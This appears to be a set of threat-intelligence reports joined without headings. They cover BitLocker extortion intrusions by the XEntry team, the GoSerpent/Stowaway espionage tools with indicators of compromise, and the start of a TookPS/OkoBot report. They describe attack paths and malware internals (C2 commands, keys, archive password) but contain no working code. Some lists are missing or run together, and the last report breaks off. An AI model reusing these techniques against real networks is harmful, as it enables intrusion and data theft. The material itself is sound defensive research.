
Attempt to access the disk’s contents and the prompt for the BitLocker recovery key
This is not the first time we have seen such threats; a few years ago, our team discovered a threat known as ShrinkLocker, which utilized BitLocker to achieve its goals.
One of the incidents occurred in Colombia in June. The attackers exploited an internet-exposed RDP service on a machine connected to an 8 TB storage device containing mission-critical data. After taking control of the system and manipulating user credentials, the attackers enabled BitLocker exclusively on the drive that primarily stored financial data. Once the encryption was complete, they locked the drive and used the company’s printers to produce ransom notes.

Ransomware note
Unfortunately, it was not possible to obtain evidence in the case due to the company’s rush to restore the encrypted disk. The communication with the attackers revealed a demand for just $3,000, and the company considered paying the ransom. After that, the system was restored before the forensic team could take any action, eliminating the evidence needed to assess the incident.

Attacker’s reply to the victim’s email sent to the address in the printed ransom note
This attack was made possible by an internet-facing remote desktop service (RDP) with additional open ports, which employees used to access corporate information. By exploiting this network exposure and misconfiguration, attackers breached the system, identified an additional drive, and leveraged BitLocker to encrypt the data and demand a ransom payment. Leaving RDP ports open without proper security controls jeopardizes the security of systems and information, as highlighted in the our “Global Report: Anatomy of a Cyber World“.

Exposed ports identified in the system in recent months
The company confirmed that, due to compatibility issues with applications required for operation, EPP (Endpoint Protection Platform) protection was disabled on the system, making it easier for attackers to validate, enumerate, and execute applications without revealing malicious activity to central monitoring systems.
In another incident, which occurred in Mexico in May, our team identified how the threat actor gained initial access to the infrastructure. They exploited a misconfigured MSSQL service. This allowed them to execute commands on the system after obtaining the database login credentials from code insecurely published on GitHub.

XEntry team attack
In this incident, the attack began three months prior to detection, with the intruder discovering and verifying their access to the environment. After confirming their access and privilege level within the MSSQL server settings, which extended beyond the DBMS to the underlying operating system, the attackers initially focused on manipulating certain aspects of the web server configuration on the same system. They lowered the server’s security settings and created web shell files in the publicly accessible folders. Many of these attempts to manipulate the service or create malicious files were contained by existing EPP security controls, but despite the alerts, the necessary investigation to address the activity was not conducted.

Commands executed when attempting to manipulate the web server
The attackers subsequently confirmed their ability to execute commands locally and set up their attack infrastructure to transmit data via a communications bridge. By exploiting the MSSQL service, they gained access to each of the organization’s internal systems.
The database engine used by the company was Microsoft SQL Server 2019.0150.2160.04, misconfigured to allow operating system сommand execution via the xp_cmdshell extended stored procedure.
Due to this misconfiguration of an internet-exposed service, the attackers established a channel capable of executing any type of command directed at the server and the local infrastructure within its scope.

Attack path
One of the main objectives was to identify shared systems and resources that provided access to critical information. Our analysis confirmed the attackers’ access to systems storing configuration parameters for networking, enterprise management, and cloud services, among others.

A subset of the critical information identified and collected by the attackers
In early May, the attackers focused on running additional scans and deploying ManageEngine’s Endpoint Central RMM (Remote Monitoring and Management) to establish persistence and begin the final stages of their intrusion.

Scanning and RMM deployment
Further RMM-type applications, such as Mesh Agent and Tactical RMM, were installed in the days that followed. These were used to deploy scheduled tasks responsible for enabling the BitLocker service and individually encrypting the infrastructure’s disks, generating a key for each encrypted system.

Commands executed through RMM tools to collect Bitlocker keys
Finally, in mid-May, the attackers managed to execute a Group Policy Object (GPO) used to deploy activation and encryption tasks, as well as other policies responsible for continued deployment of RMM applications via scheduled tasks. The activity initially targeted critical systems but later spread to every system synchronized with the domain controller. Users became aware of the attack when their machines displayed a blue screen with the message “Hacked by XEntry Team”, and their credentials stopped working to access their systems.
A few hours later, ransom notes began emerging from office printers.

Ransom note printed by the XEntry team
These cases confirm that adversary’s objective is to gain access to infrastructure while avoiding investment in or partnership with ransomware groups. Instead, they leverage built-in Microsoft tools to facilitate data encryption and ransom payments. Monitoring and centralizing logs on protected resources, as well as promptly managing alerts, are critical to countering this type of intrusion.
“As a guarantee, we have no negative online reviews about non-fulfillment of our obligations…” (Ransom note from the first case)
“Our reputation is the guarantee that all content will be fulfilled…” (Ransom note from the second case)
Our teams continue to monitor these threats.
In February 2026, we discovered a set of malicious activities that had been ongoing since late 2025. These activities involved a RAT module written in Go with proxy capabilities, which served as the main stage of the attack. The attack targeted government and diplomatic entities in Southeast Asia and showed a level of sophistication that caught our attention.
During the attack, the main malware, dubbed GoSerpent, received an encrypted argument and started communicating with a remote server. It was also used to deploy further malicious tools to collect sensitive data and dump credentials on the system.
Monitoring the activities of this threat actor revealed that in May 2026, they came back with an evolved set of malicious tools: a new RAT and proxy tool, Stowaway, which resembled the initial malware, as well as an additional stealthy tool to exfiltrate sensitive data collected in the previous few months through network shares.
We found earlier versions of the GoSerpent backdoor used since 2021 against victims in Southeast Asia with relatively simpler code that received command-line arguments in plain text. Even though the newer variant is stealthier, the attackers continued using the simpler version alongside the latest one in their recent attacks.
What makes this threat particularly concerning is the strategic deployment of various tools with sophisticated data collection and exfiltration capabilities.
In this article, we introduce the malicious tools uncovered by us, which have been used since late 2025.
The initial phase of the attacks involved deployment of the GoSerpent backdoor, followed by additional malicious tools. During this phase, the main goal was to collect sensitive files and store them for future exfiltration, which was done by a data collecting tool, ThumbcacheService. The attackers also needed system credentials to exfiltrate the collected data through network drives at a later stage. This was achieved through a number of credential dumping tools deployed in this phase via the GoSerpent backdoor.
The primary weapon in this campaign is the GoSerpent backdoor, a sophisticated Go-based remote access Trojan that has been active since at least 2021, with the most recent variant deployed in 2026.
This malware receives encrypted and base64-encoded command-line arguments containing a C2 server address and communication password, which are decrypted using AES-CBC mode with a fixed IV (31323334353637383930616263646566) and keys derived from predefined strings.
The backdoor connects to command-and-control servers using ChaCha20 encryption for communications, with the SHA256 hash of the communication password serving as the encryption key.
GoSerpent supports multiple C2 commands by receiving special command values. The commands include the following:
| Command | Symbol (as derived from corresponding function names) | Description |
| 2BA1 | Sync | Respond to the server to show the infection is active |
| 3BA2 | Exit | Exit process |
| 4BA3 | Ls | Start listening on a port |
| 5BA4 | Connect | Connect to a remote server |
| 6BA5 | Hello | Create a shell on the infected machine |
| 7BA6 | Ul | Upload a file or directory to the server |
| 8BA7 | Dl | Download from the server |
| 9BA8 | Ss5 | Start a SOCKS5 proxy on the infected machine |
| ABA9 | Cl | Close a listening port |
| CBAB | RF | Forward to a connected node |
GoSerpent can establish SOCKS5 proxy servers to route traffic through compromised hosts, enabling attackers to access other networks while masking their true IP addresses. The backdoor is capable of deploying additional malicious tools, including ThumbcacheService for file collection, Mimikatz for credential dumping, and QuarksDumpLocalHash for local account password hash extraction. The malware exhibits strong persistence mechanisms and uses filenames that mimic legitimate system processes such as lass.exe and updates.exe to evade detection.
McMx is a basic Go-based proxy and remote access tool that represents a simpler variant of the GoSerpent backdoor, apparently compiled from a different GitHub repository path.
Unlike the latest variant of GoSerpent, which uses encrypted command-line arguments, McMx receives input parameters from text files in plaintext format — in a way that resembles older versions of GoSerpent. The malware features similar function names with apparent typos present in both tools.
Before executing McMx, attackers manipulate batch files to generate configuration files containing C2 parameters. The patterns observed show the use of echo commands to create configuration files with parameters like remote host addresses, ports, and secret keys. The McMx malware is then deployed with this configuration.
The tool shares core functionalities with GoSerpent, including:
Following initial deployment of the GoSerpent backdoor, attackers typically wait several days before utilizing it to download and execute additional malware components for data collection and credential dumping.
ThumbcacheService is a malicious DLL deployed as a Windows service that functions as a sophisticated file collection mechanism within the GoSerpent ecosystem. The malware employs XOR encryption with a single-byte key of 0x13 for string obfuscation. It decrypts embedded strings and creates a database file named thumbcache_605a.db in the C:\Users\Public\ directory to store collected sensitive files. It specifically targets documents with the following extensions: .doc, .docx, .pdf, .xls and .xlsx.
The targeted files are then archived using 7-Zip and protected with a predefined password @vx0a9n5W2M0c3D6.#, enforcing a 20MB size limit for archives.
The malicious service also monitors the $Recycle.Bin directory for deleted files with the extensions of interest, ensuring comprehensive data collection.
The threat actor deploys the following tools via GoSerpent backdoor to dump credentials:
These tools work together to maximize information extraction from compromised systems. The stolen credentials were used in later stages of the attack to facilitate the exfiltration of sensitive files collected by ThumbcacheService.
After the initial phase of the malware deployments, the attackers allowed a few weeks for the ThumbcacheService to silently collect sensitive files without exfiltrating them. In the meantime, the credential dumping tools also continued to steal credentials. In May 2026, the threat actor came back with a set of new tools. The main malware of this round of activity was another Go-based RAT and proxy tool, Stowaway. It was used to deploy the two-stage data exfiltration tool TmcLoader/TmcPayload, which was the last piece of the data theft puzzle.
Stowaway is a proxy and remote access tool compiled from an open-source framework with customized functions to make the infection stealthier. This malware features both network admin and agent capabilities, enabling attackers to establish chained proxy paths across multiple hosts with the following functionalities:
Communications are transported over TCP, HTTP, or WebSocket channels protected by AES-256-GCM or TLS encryption.
As the next step, the attackers deliver two files to the victim machine via Stowaway:
{BBF061R2-BE25-4F6D-8B2D-1A6A39C3FSA2}.db — an encrypted configuration fileTmcLoader is a stealthy C++ loader module registered as a Windows service. The malware embeds an encrypted payload dubbed TmcPayload within its .data section, which is decrypted and loaded into the memory space of the svchost process to maintain persistence and avoid detection.
TmcLoader employs dynamic API resolution through a circular XOR encryption, where each byte is XORed with the value of the subsequent byte, combined with Base64 encoding for string obfuscation to hide API names.
The loader creates a unique event to prevent multiple infections on the same system. After that, it extracts and decrypts the embedded TmcPayload. This payload component is responsible for exfiltrating sensitive data from the victim’s machine.
TmcPayload generates a file path from an obfuscated string: C:\Users\Public\Libraries\{BBF061R2-BE25-4F6D-8B2D-1A6A39C3FSA2}.db.
It then checks for the existence of this configuration file. If the file doesn’t exist, it delays execution for a random period of time before rechecking. The configuration file contains encrypted network share credentials and destination paths for data exfiltration. It specifically references the thumbcache_605a.db file created by ThumbcacheService as the file to be exfiltrated, demonstrating the integrated nature of the attack chain.
What distinguishes this threat actor’s approach is the deliberate integration between different components of their toolset. The chain from ThumbcacheService to TmcLoader/TmcPayload demonstrates sophisticated operational planning:
thumbcache_605a.db database file.thumbcache_605a.db.This integration shows that the threat actor has carefully orchestrated their tools to work together seamlessly, ensuring that data collected by one component is available for exfiltration by another component.
The malware operators leverage legitimate hosting providers, including Alibaba Cloud and UCLOUD HK, for their command-and-control infrastructure. The use of legitimate hosting platforms demonstrates operational security awareness, making detection more challenging.
The technical similarities between GoSerpent and the newer Stowaway tools strongly suggest the threat actor’s deep familiarity with network proxy technologies. The consistent use of legitimate domain names as secret keys, with GoSerpent employing www.microsoft.com and www.spacex.com and Stowaway utilizing github.code, indicates a standardized operational methodology.
While the exact attribution of the GoSerpent campaign remains uncertain, there are indications of a potential link to the TetrisPhantom threat actor. The similarities in victim targeting, technical capabilities, and operational methodologies suggest a possible connection. However, further investigation is necessary to confirm this association.
The GoSerpent campaign represents a sophisticated and evolving threat to government and diplomatic entities in Southeast Asia. The threat actor’s use of customized tools, such as the GoSerpent backdoor, Stowaway, and TmcLoader, demonstrates a high degree of technical expertise and operational planning. The integration of these tools to collect and exfiltrate sensitive data highlights the actor’s focus on long-term access and intelligence gathering. As the threat landscape continues to shift, it is essential for organizations to remain vigilant and implement robust security measures to detect and prevent such attacks. By understanding the tactics, techniques, and procedures (TTPs) employed by this threat actor, defenders can better prepare themselves to counter similar threats in the future.
GoSerpent
EBFFD5A76AAA690BCDB922F82E0BACC5
DC506FF7BB72735444FB3703A6BEE6D8
McMx
D6E86BF8A90E9B632ADD5FA495F97FBC
ThumbcacheService
CB6C4C70A3B171FA3404B8E1A3382116
64E9D1950E42BC98486DFD9919463D1C
Stowaway
CBBB6D483737EA3566726E51752DFF40
7F223EE0716CE2AD56F55D3744419449
19F8BEFCB035F52BF70094E6B4F5779A
846EF7C1C7323849B2A778C5E4CDA162
TmcLoader
D08A059E8B815E3B891505BC8777FC28
93A1569D5D5AB2C4761FEDF84F83709E
152.32.160[.]239
8.220.194[.]108
8.220.214[.]132
8.220.209[.]155
8.220.193[.]189
101.36.104[.]87
144.48.6[.]46
103.138.13[.]30
47.80.22[.]58
152.32.222[.]113
43.106.30[.]226
In January 2026, we identified multiple attacks involving unknown malware that captures the contents of cryptocurrency wallet windows. During the investigation, we reconstructed the complete infection chain, which consisted of four tightly linked stages initiated by the execution of the previously described malicious PowerShell script TookPS. However, this campaign differs from previous activity in that it uses a new framework to deliver all malicious modules and orchestrate them via an SSH tunnel. In total, the framework includes more than 20 malicious payloads and implants, covering a wide variety of functions. At the time of writing, the threat remains active.
Kaspersky’s products detect this threat as Trojan-Downloader.Win32.TookPS.*, Trojan.Win64.BypassUAC.*, Trojan-Banker.Script.Agent.gen, Trojan.Win32.Dllhijack.*, Backdoor.Win32.TeviRat.*, Trojan-PSW.Win64.Stealer.*, Trojan-Spy.Win64.Keylogger.*, Trojan-Spy.Win64.Agent.*, Trojan.Win64.Agent.*.
TookPS is a downloader used for retrieving malicious commands and scripts from attacker-controlled servers to further propagate attacks. The first campaign using TookPS was discovered in March 2025. At that time, malicious scripts delivered a Python‑based infostealer along with a script that installed and configured an SSH tunnel on the victim’s machine. The next wave appeared in April 2025: the payload was changed, and TookPS was used to deliver the TeviRAT malware with the same SSH installer.
Then at the end of April 2025, TookPS underwent minor changes, yet its attack chain was completely redesigned. Unlike previous incidents, in this case, TookPS was used solely for the initial infection, with an automated SSH bot responsible for payload delivery. This new malicious campaign has multiple stages that cover the full attack lifecycle, from initial infection to persistence and data exfiltration. Among various malware strains, at one of the stages, the TeviRAT backdoor is delivered to the compromised host, ultimately fetching another version of a TookPS script.
We dubbed this updated TookPS campaign “OkoBot”.
